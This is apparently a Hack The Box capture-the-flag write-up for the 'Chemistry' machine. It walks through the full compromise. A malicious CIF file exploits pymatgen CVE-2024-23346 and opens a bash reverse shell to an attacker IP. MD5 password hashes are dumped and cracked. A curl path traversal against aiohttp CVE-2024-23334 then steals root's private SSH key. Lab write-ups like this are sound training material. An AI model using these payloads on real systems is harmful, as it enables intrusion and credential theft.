Description
Chemistry is an easy Hack The Box machine that features:
- Arbitrary Code Execution in
pymatgenPython library and CIF files - User Pivoting by cracking a hashed password in a database file
- Local Port Forwarding of an internal web application using
aiohttpPython library - Privilege Escalation via a File Traversal vulnerability in
aiohttpPython library that allows retrieving the private SSH key of therootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.79.219.
$ ping -c 3 10.129.79.219
PING 10.129.79.219 (10.129.79.219) 56(84) bytes of data.
64 bytes from 10.129.79.219: icmp_seq=1 ttl=63 time=48.4 ms
64 bytes from 10.129.79.219: icmp_seq=2 ttl=63 time=48.2 ms
64 bytes from 10.129.79.219: icmp_seq=3 ttl=63 time=47.8 ms

--- 10.129.79.219 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 47.770/48.107/48.352/0.246 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.79.219 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.79.219
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
We get two open ports, 22 and 5000.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.79.219 -Pn -sV -sC -p22,5000 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.79.219
Host is up (0.053s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>

|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.17 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We find the Chemistry CIF Analyzer web application that allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.

 We need to create an account and login to access to the main dashboard.
 If we check the Nmap scan result we find the web server
 Werkzeug/3.0.3 Python/3.9.5 so we can conclude that the web application is coded in Python programming language. Searching about the treatment of CIF files in Python, we find a library, pymatgen. We find the arbitrary code execution when parsing a maliciously crafted JonesFaithfulTransformation transformation_string vulnerability, CVE-2024-23346. The affected versions are <= 2024.2.8. We have a PoC of the vulnerability in the Github Vulnerability Report.
Exploitation
We have to create a malicious CIF file that will trigger the vulnerability to gain the code execution. From the PoC CIF file we need to replace the _space_group_magn.transform_BNS_Pp_abc variable with the Python code we want to run. In this case we are going to spawn a reverse shell to our machine with the following Linux command: /bin/bash -c \'sh -i >& /dev/tcp/10.10.14.35/1234 0>&1\'. This is the complete CIF code:
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.35/1234 0>&1\'");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "

We start a listening port and we upload the file to the web dashboard by selecting it and clicking in Upload button . When the file is uploaded we will need to view it, by clicking in the View button.
$ nc -nvlp 1234
 We receive the shell as the
 app user that we will need to upgrade.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.35] from (UNKNOWN) [10.129.129.66] 59474
sh: 0: can't access tty; job control turned off
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
$ script /dev/null -c bash
Script started, file is /dev/null
[CTRL-Z]
$ stty raw -echo; fg
$ reset xterm
app@chemistry:~$ export SHELL=bash; export TERM=xterm; stty rows 50 columns 150
Post-Exploitation
We find the source code of the application in the /home/app/app.py file. We find that the database of the application is saved in the /home/app/instance/database.db file.
app@chemistry:~$ head -n 15 app.py
from flask import Flask, render_template, request, redirect, url_for, flash
from werkzeug.utils import secure_filename
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, current_user
from pymatgen.io.cif import CifParser
import hashlib
import os
import uuid

app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}
We can enumerate the SQLite database with the sqlite3 tool. We can retrieve the users and its password hashes from the user table.
app@chemistry:~$  sqlite3 /home/app/instance/database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
structure  user
sqlite> select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|username|5f4dcc3b5aa765d61d8327deb882cf99
We are going to crack the hashes with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 15 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (username)
carlos123        (carlos)
peterparker      (peter)
victoria123      (victoria)
unicorniosrosados (rosa)
5g 0:00:00:00 DONE 8.064g/s 23134Kp/s 23134Kc/s 236369KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We find the password for many users. If we enumerate the Linux users on the machine we find the rosa user.
app@chemistry:~$ grep -rn sh /etc/passwd
1:root:x:0:0:root:/root:/bin/bash
30:fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
32:sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
34:rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
36:app:x:1001:1001:,,,:/home/app:/bin/bash
We can login using SSH with the rosa user and the unicorniosrosados password.
$ ssh rosa@10.129.129.66
rosa@10.129.129.66's password:
...
rosa@chemistry:~$ id
uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)
Enumerating the running processes and the opened network ports we find the /usr/bin/python3.9 /opt/monitoring_site/app.py process running as the root user and the opened 8080 port, but only in localhost.
rosa@chemistry:~$ ps -ef | grep -E '^root'
...
root        1039       1  0 20:12 ?        00:00:00 /usr/bin/python3.9 /opt/monitoring_site/app.py
...
rosa@chemistry:~$ ss -tulnp | grep '127.0.0.1'
tcp    LISTEN  0       128          127.0.0.1:8080        0.0.0.0:*
We are going to do a Local Port Forwarding over SSH to map the local 8080 port to our local 8080 port.
$ ssh -N -L 127.0.0.1:8080:127.0.0.1:8080 rosa@10.129.129.66
rosa@10.129.129.66's password:
When we enumerate the website, we find a Site Monitoring web application which allow us to list the running services.
 Fingerprinting the web application, we find that as a web server is using the
 aiohttp Python library in its 3.9.1 version.
$ whatweb http://127.0.0.1:8080/
http://127.0.0.1:8080/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Python/3.9 aiohttp/3.9.1], IP[127.0.0.1], JQuery[3.6.0], Script, Title[Site Monitoring]
This version of the library is vulnerable to a Path Traversal vulnerability, CVE-2024-23334. When configuring static routes, it is necessary to specify the root path for static files. The follow_symlinks option can be used to determine whether to follow symbolic links outside the static root directory. When is set to True, there is no validation to check if reading a file is within the root directory. We can use this vulnerability to retrieve the private SSH key of the root user. But firstly we need to get a static route in the server.
$ curl -s 'http://127.0.0.1:8080' | head -n 10
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Site Monitoring</title>
    <link rel="stylesheet" href="/assets/css/all.min.css">
    <script src="/assets/js/jquery-3.6.0.min.js"></script>
    <script src="/assets/js/chart.js"></script>
    <link rel="stylesheet" href="/assets/css/style.css">
We find the assets route. With the vulnerability we will access to the ../../../../../root/.ssh/id_rsa path. We will save the key to the ssh_key file and we will give it the appropriate permissions.
$ curl -s --path-as-is 'http://127.0.0.1:8080/assets/../../../../../root/.ssh/id_rsa' > ssh_key
$ chmod 400 ssh_key
Now we can login using SSH to the server as the root user.
$ ssh -i ssh_key root@10.129.129.66
...
root@chemistry:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell, we can retrieve the user and root flags.
root@chemistry:~# cat /home/rosa/user.txt
<REDACTED>
root@chemistry:~# cat /root/root.txt
<REDACTED>